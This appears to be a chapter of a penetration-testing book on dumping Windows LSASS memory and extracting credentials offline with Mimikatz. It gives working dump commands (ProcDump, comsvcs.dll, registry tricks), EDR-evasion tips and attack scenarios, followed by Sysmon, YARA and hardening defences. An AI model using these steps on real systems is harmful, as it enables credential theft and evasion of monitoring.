
Appearance
Chapter 20: LSASS Memory Dump
Introduction
Throughout the previous chapters, we've been extracting credentials directly from live systems—running Mimikatz with administrative privileges and pulling hashes, tickets, and plaintext passwords straight from LSASS memory. But here's the operational reality: in mature environments, running Mimikatz on a target host is increasingly difficult. Endpoint Detection and Response (EDR) solutions have gotten remarkably good at detecting the behavioral patterns associated with live credential extraction. The moment you inject into LSASS or call certain API sequences, you're likely to trigger an alert.
Memory dump analysis represents a different philosophy entirely. Instead of conducting live extraction on the target—where every action is scrutinized by security controls—we capture a snapshot of LSASS memory using legitimate, Microsoft-signed tools and exfiltrate that dump file to our own controlled environment. Once you have the dump on your analysis workstation, you can take all the time you need. No time pressure, no detection risk during the analysis phase, and you can revisit the dump multiple times as you discover new techniques or decryption keys.
In my experience, this technique has become essential for operations against enterprise environments. The tools we use to create the dump—Task Manager, ProcDump, even comsvcs.dll—are often already present on the system or are signed Microsoft binaries that bypass application whitelisting. The dump itself is just a file that looks like diagnostic data in those environment where it is part of the troubleshooting process by system admins.
This chapter covers the complete workflow: creating the dump using various methods, loading it into Mimikatz for offline analysis, handling architecture mismatches, working with alternative memory sources like hibernation files and VM snapshots, and using WinDBG for full kernel crash dumps. We'll also examine the detection opportunities this technique creates and the defensive controls that can prevent it entirely.
Technical Foundation
Understanding Memory Dumps
A memory dump is essentially a snapshot of a process's virtual address space at a specific moment in time. When we create a dump of LSASS, we're capturing everything currently residing in that process's memory: loaded modules, heap data, thread stacks, and—most importantly for our purposes—the credential structures maintained by the various Security Support Providers (SSPs).
The MiniDumpWriteDump Function
The Windows API provides MiniDumpWriteDump() as the standard mechanism for creating process dumps. This function is exported by dbghelp.dll and is used by virtually every legitimate debugging and diagnostic tool. When called, it:
- Opens a handle to the target process with appropriate access rights
- Enumerates the process's memory regions
- Reads the contents of those regions
- Writes the data to a file in the minidump format
The minidump format itself is documented by Microsoft and supports various "dump types" that control how much information is captured. For credential extraction, we need a full memory dump (type MiniDumpWithFullMemory), which captures the complete contents of process memory rather than just thread context and loaded module information.
Why LSASS Memory Contains Credentials
As we discussed in Chapter 14, LSASS hosts the Security Support Providers that handle Windows authentication. These SSPs must cache credentials in memory to enable features like single sign-on and credential delegation. When a user logs in interactively:
- The authentication package (typically MSV1_0 for local auth or Kerberos for domain auth) validates the credentials
- The plaintext password is used to derive various credential formats (NTLM hashes, Kerberos keys)
- These derived credentials are stored in memory structures managed by the respective SSP
- The credentials remain cached until the logon session ends or the system is rebooted
A memory dump captures these structures exactly as they exist at dump time. Mimikatz knows how to parse the internal data structures used by each SSP, allowing it to extract credentials from the dump just as effectively as it would from live memory.
Architecture and Version Considerations
Windows memory structures are architecture-specific. A 64-bit system uses 64-bit pointers and different structure layouts than a 32-bit system. Additionally, Microsoft frequently changes the internal structures used by LSASS across Windows versions—sometimes even between service packs or cumulative updates.
This creates two critical requirements:
Architecture Matching: The Mimikatz binary analyzing the dump must match the architecture of the source system. You cannot analyze a 64-bit dump with 32-bit Mimikatz.
Version Compatibility: Mimikatz must understand the structure layouts used by the specific Windows version that created the dump. Benjamin Delpy continuously updates Mimikatz to support new Windows builds.
Creating LSASS Memory Dumps
Method Comparison
| Method | Tool Required | Signs/Detection | Stealth Level | Success Rate |
|---|---|---|---|---|
| Task Manager | Built-in | User mode process creation | Low | High |
| ProcDump | External (signed) | Command-line logging | Medium | High |
| comsvcs.dll | Built-in | Unusual rundll32 usage | Medium-High | High |
| Direct API | Custom code | Varies by implementation | Variable | Variable |
| Silent Process Exit | Registry + WER | Background, automatic | High | Medium |
Method 1: Task Manager (GUI Method)

The simplest approach requires RDP or console access to the target system. Task Manager is a completely legitimate administrative tool, and creating a dump file is a documented troubleshooting procedure.
Procedure
- Open Task Manager (Ctrl+Shift+Esc or right-click taskbar)
- Navigate to the Details tab
- Locate
lsass.exein the process list - Right-click and select "Create dump file"
- Windows writes the dump to
%TEMP%\lsass.DMP
Operational Notes
The default dump location (C:\Users\<username>\AppData\Local\Temp\) is user-specific. The dump file can be quite large (hundreds of MB on busy systems) because it captures the full memory contents. Task Manager creates the dump synchronously, so the interface may appear to freeze momentarily.
Method 2: ProcDump (Sysinternals)

ProcDump is my preferred method for command-line scenarios. As a Microsoft-signed Sysinternals utility, it typically passes application whitelisting controls and looks like legitimate administrative activity.
Syntax
cmd
procdump.exe -accepteula -ma lsass.exe C:\temp\lsass.dmpParameter Reference
| Parameter | Description |
|---|---|
-accepteula | Automatically accept the EULA (prevents GUI popup) |
-ma | Write a full dump (all memory) |
-mp | Write a dump with thread and handle information |
-r | Clone the process before dumping (less intrusive) |
lsass.exe | Target process (can also use PID) |
<output> | Destination path for dump file |
Advanced Usage
cmd
# Dump by PID (useful when hidding the string of lsass from SIEM alerts that look at commandline)
procdump.exe -accepteula -ma 672 C:\temp\lsass.dmp

# Clone before dumping (reduces detection surface)
procdump.exe -accepteula -r -ma lsass.exe C:\temp\lsass.dmp
The -r flag creates a clone of the process and dumps the clone instead of the live process. This can evade some detection mechanisms that monitor for handles to LSASS. It will vary per EDR vendor. A good example for documenting as to why it is important for pentesters and red teams to keep dtailed logs of what technique is triggered by which and and what detection level, since configuration of the EDR will vary what gets caught or not.
Method 3: comsvcs.dll (Living off the Land)
This technique uses only built-in Windows components—no external tools required. The comsvcs.dll library exports a function called MiniDump that wraps MiniDumpWriteDump(). We invoke it via rundll32.exe. At the momment as I turn the class material in to this book this has become one of the most common methods used.
Syntax
cmd
# First, identify LSASS PID
tasklist /fi "imagename eq lsass.exe"

# Create the dump (assuming PID 860)
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 860 C:\temp\lsass.dmp full
Important Notes
- The function name has specific capitalization:
MiniDump(notminidump) - The word
fullat the end is required for a complete memory dump - There must be a space after the comma following
comsvcs.dll - The target directory must exist; the function won't create it
Detection Evasion Considerations
This command line has become increasingly well-known and is signatured by many EDR solutions. Consider these evasion strategies:
- PPID Spoofing: Make
rundll32.exeappear as a child oftaskmgr.exeor another legitimate parent - Path Variations: Use alternative paths like
%SystemRoot%\System32\comsvcs.dll - Renamed Copy: Copy
comsvcs.dllto a different location with a different name
Method 4: Direct API Calls
For maximum flexibility, you can write custom code that calls MiniDumpWriteDump() directly. This allows complete control over the dump process and enables various evasion techniques. Often used by read teams that integrate this capability in to their implants where they spawn a sacrificail process to take the action in case of detection.
Key API Functions
| Function | Library | Purpose |
|---|---|---|
OpenProcess | kernel32.dll | Obtain handle to LSASS |
MiniDumpWriteDump | dbghelp.dll | Create the dump file |
CreateFile | kernel32.dll | Create output file handle |
Required Access Rights
To dump LSASS, your process handle must have:
PROCESS_VM_READ(0x0010)PROCESS_QUERY_INFORMATION(0x0400)
Combined: 0x0410 or PROCESS_QUERY_INFORMATION | PROCESS_VM_READ
Method 5: Silent Process Exit Monitoring
Windows Error Reporting (WER) can be configured to create dumps when a process exits. By setting specific registry values, you can trigger a dump when LSASS "crashes"—which you can induce through various means.
Registry Configuration
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\lsass.exe
    GlobalFlag = 0x200 (FLG_MONITOR_SILENT_PROCESS_EXIT)

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\lsass.exe
    ReportingMode = 0x2 (LOCAL_DUMP)
    LocalDumpFolder = C:\temp
    DumpType = 0x2 (MiniDumpWithFullMemory)
This method is stealthy but complex to execute and may cause system instability if LSASS actually terminates.
Analyzing Dumps with Mimikatz
Loading the Dump File

Once you've exfiltrated the dump file to your analysis workstation, tell Mimikatz to use the file as its data source instead of live memory.
Syntax
mimikatz # sekurlsa::minidump C:\analysis\lsass.dmp
Switch to MINIDUMP : 'C:\analysis\lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Command Reference
| Command | Description |
|---|---|
sekurlsa::minidump <path> | Set dump file as credential source |
sekurlsa::logonpasswords | Extract all available credentials |
sekurlsa::msv | Extract MSV (NTLM) credentials |
sekurlsa::kerberos | Extract Kerberos tickets and keys |
sekurlsa::wdigest | Extract WDigest plaintext passwords |
sekurlsa::tspkg | Extract TsPkg credentials |
Handling Common Errors
When analyzing dumps, you may encounter several error messages. Understanding these helps diagnose issues quickly.
Error Reference
| Error Message | Cause | Solution |
|---|---|---|
Minidump pInfos->MajorVersion (A) != MIMIKATZ_NT_MAJOR_VERSION (B) | OS version mismatch | Use Mimikatz version matching target OS |
Minidump pInfos->ProcessorArchitecture (A) != PROCESSOR_ARCHITECTURE_xxx (B) | 32/64-bit mismatch | Use correct Mimikatz architecture |
Handle on memory (0x00000002) | File not found | Verify dump file path |
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import | Encryption key issues | Ensure complete dump was captured |
Best Practices for Dump Analysis
- Document the Source: Record the hostname, OS version, architecture, and capture time
- Calculate File Hash: Generate SHA256 hash for chain of custody
- Use Matching Mimikatz: Keep multiple Mimikatz versions for different target OS versions
- Set Log Output: Use
logcommand to capture all output for later analysis
mimikatz # log C:\analysis\output.txt
mimikatz # sekurlsa::minidump C:\analysis\lsass.dmp
mimikatz # sekurlsa::logonpasswords
mimikatz # log
Alternative Memory Sources
LSASS dumps aren't the only source of credentials. Full system memory—whether from crash dumps, hibernation files, or VM snapshots—contains the same LSASS data plus potentially much more.
Memory Source Comparison
| Source | File Extension | Contains | Conversion Needed |
|---|---|---|---|
| LSASS Minidump | .dmp | LSASS only | No |
| Kernel Crash Dump | .dmp | Full system | No |
| Hibernation File | hiberfil.sys | Full RAM | Yes (Hibr2Bin) |
| VMware Memory | .vmem | Full RAM | Yes (Bin2dmp) |
| Hyper-V Memory | .bin | Full RAM | Yes |
| VirtualBox Memory | .sav | Full RAM | Yes |
Working with Hibernation Files
Windows hibernation files (hiberfil.sys) contain a compressed copy of physical RAM at hibernation time. The Hibr2Bin tool converts these to a format suitable for analysis.
Conversion Process
cmd
# Convert hibernation file to raw memory
Hibr2Bin.exe hiberfil.sys memory.bin

# Convert to crash dump format
Bin2dmp.exe memory.bin memory.dmp
Working with VMware Snapshots
VMware stores guest VM memory in .vmem files when you take a snapshot. These are gold mines for credential extraction.
Extraction Process
cmd
# Convert vmem to crash dump
Bin2dmp.exe snapshot.vmem snapshot.dmp

# Or use Volatility for direct analysis
volatility -f snapshot.vmem --profile=Win10x64 mimikatz
Working with Kernel Crash Dumps
Full kernel crash dumps (commonly MEMORY.DMP) require a different analysis approach using WinDBG and the Mimikatz extension.
Advanced: WinDBG Integration
For full memory dumps, Mimikatz functions as a WinDBG extension (mimilib.dll). This allows credential extraction from any memory source WinDBG can load.
WinDBG Analysis Workflow
Step 1: Load the Dump
Open WinDBG and load your memory dump file:
- File → Open Crash Dump → Select your .dmp file
Step 2: Load Mimikatz Extension
.load C:\tools\mimikatz\x64\mimilib.dllStep 3: For Full Kernel Dumps
# List processes to find LSASS
!process 0 0 lsass.exe

# Note the process address (e.g., fffffa8003d2e040)

# Switch to LSASS process context
.process /r /p fffffa8003d2e040

# Extract credentials
!mimikatz
Step 4: For LSASS Minidumps in WinDBG
# Simply run the command directly
!mimikatz
WinDBG Command Reference
| Command | Description |
|---|---|
.load <path> | Load Mimikatz extension |
!process 0 0 lsass.exe | Find LSASS process address |
.process /r /p <addr> | Switch to process context |
!mimikatz | Extract credentials |
!process 0 1 | List all processes with details |
Attack Scenarios
Scenario 1: Stealthy Credential Theft via RDP
Context: You have compromised an administrative account with RDP access to a server.
Attack Flow:
- Connect via RDP to the target server
- Open Task Manager → Details tab
- Right-click lsass.exe → Create dump file
- Copy dump from
%TEMP%\lsass.DMPto your workstation - Analyze offline with Mimikatz
Why It Works: Task Manager is completely legitimate. The dump file creation appears as standard troubleshooting activity. No external tools are required.
Scenario 2: Command-Line Extraction via PsExec
Context: You have administrative credentials and SMB access but no interactive session.
Attack Flow:
- Upload ProcDump to target:
copy procdump.exe \\target\C$\Windows\Temp\ - Execute remotely:
psexec \\target procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\l.dmp - Retrieve dump:
copy \\target\C$\Windows\Temp\l.dmp C:\local\ - Clean up:
del \\target\C$\Windows\Temp\procdump.exe \\target\C$\Windows\Temp\l.dmp
Variation: Use comsvcs.dll method to avoid uploading any files.
Scenario 3: Harvesting from VM Infrastructure
Context: You've compromised a virtualization administrator account.
Attack Flow:
- Identify high-value VMs (Domain Controllers, database servers)
- Create VM snapshots through management interface
- Access snapshot storage and download
.vmemfiles - Convert and analyze offline
Why It Works: VM snapshots are legitimate administrative operations. The credentials of every logged-in user on those VMs are now accessible.
Scenario 4: Workstation Hibernation Harvest
Context: Physical access to a laptop that's been hibernated.
Attack Flow:
- Boot from external media (Linux live USB)
- Mount the Windows drive
- Copy
C:\hiberfil.systo external storage - Convert with Hibr2Bin → Bin2dmp
- Analyze with WinDBG + mimilib
Why It Works: Hibernation preserves complete RAM state. If the user was logged in, their credentials are in that file.
Detection and Indicators of Compromise
The Universal Tell: dbghelp.dll Loading
Every method of creating a minidump must load dbghelp.dll and call MiniDumpWriteDump(). This is an unavoidable behavioral indicator.
Sysmon Detection Rule (Event ID 7)
xml
<RuleGroup name="LSASS Dump Detection" groupRelation="and">
  <ImageLoad onmatch="include">
    <TargetImage condition="end with">lsass.exe</TargetImage>
    <ImageLoaded condition="end with">dbghelp.dll</ImageLoaded>
  </ImageLoad>
</RuleGroup>
Process Access Monitoring
When a process opens a handle to LSASS with memory read permissions, Windows generates Event ID 10 (Process Access) in Sysmon.
Sysmon Detection Rule (Event ID 10)
xml
<RuleGroup name="LSASS Access" groupRelation="and">
  <ProcessAccess onmatch="include">
    <TargetImage condition="end with">lsass.exe</TargetImage>
    <GrantedAccess condition="is">0x1010</GrantedAccess>
  </ProcessAccess>
</RuleGroup>
Key Detection Events
| Event Source | Event ID | Indicator |
|---|---|---|
| Sysmon | 7 | dbghelp.dll loaded by lsass.exe |
| Sysmon | 10 | Process access to lsass.exe |
| Sysmon | 11 | File creation with .dmp extension |
| Sysmon | 1 | rundll32.exe with comsvcs.dll argument |
| Security | 4688 | Process creation with suspicious arguments |
YARA Rules for Dump Files
yara
rule LSASS_MiniDump {
    meta:
        description = "Detects LSASS minidump files"
        author = "Security Team"
    strings:
        $mdmp = "MDMP" // Minidump magic bytes
        $lsass = "lsass.exe" nocase
        $lsasrv = "lsasrv.dll" nocase
    condition:
        $mdmp at 0 and ($lsass or $lsasrv)
}
Network-Based Detection
Monitor for large file transfers from systems to unusual destinations, particularly:
- Files with
.dmpextension - Files matching minidump magic bytes (
MDMP) - Large files (100MB+) to external IPs
- SMB transfers of temp directory contents
Defensive Strategies
1. Enable Attack Surface Reduction (ASR) Rules
Microsoft Defender ATP includes an ASR rule specifically designed to block LSASS credential theft:
GUID: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2
powershell
# Enable in Block mode
Set-MpPreference -AttackSurfaceReductionRules_Ids 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2 `
    -AttackSurfaceReductionRules_Actions Enabled

# Enable in Audit mode first (recommended)
Set-MpPreference -AttackSurfaceReductionRules_Ids 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2 `
    -AttackSurfaceReductionRules_Actions AuditMode
This rule blocks most common LSASS dump techniques including Task Manager, ProcDump, and comsvcs.dll methods.
2. Enable LSA Protection (RunAsPPL)
Protected Process Light (PPL) prevents non-protected processes from opening handles to LSASS:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa
    RunAsPPL = 1 (DWORD)
When enabled, only digitally signed processes running as PPL can access LSASS memory.
3. Deploy Credential Guard
Windows Credential Guard isolates credentials in a Hyper-V protected container. Even if LSASS memory is dumped, the actual credential material is not accessible.
powershell
# Enable via registry
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\LSA" `
    -Name "LsaCfgFlags" -Value 1 -Type DWord

# Or via Group Policy
# Computer Configuration → Administrative Templates → System → Device Guard
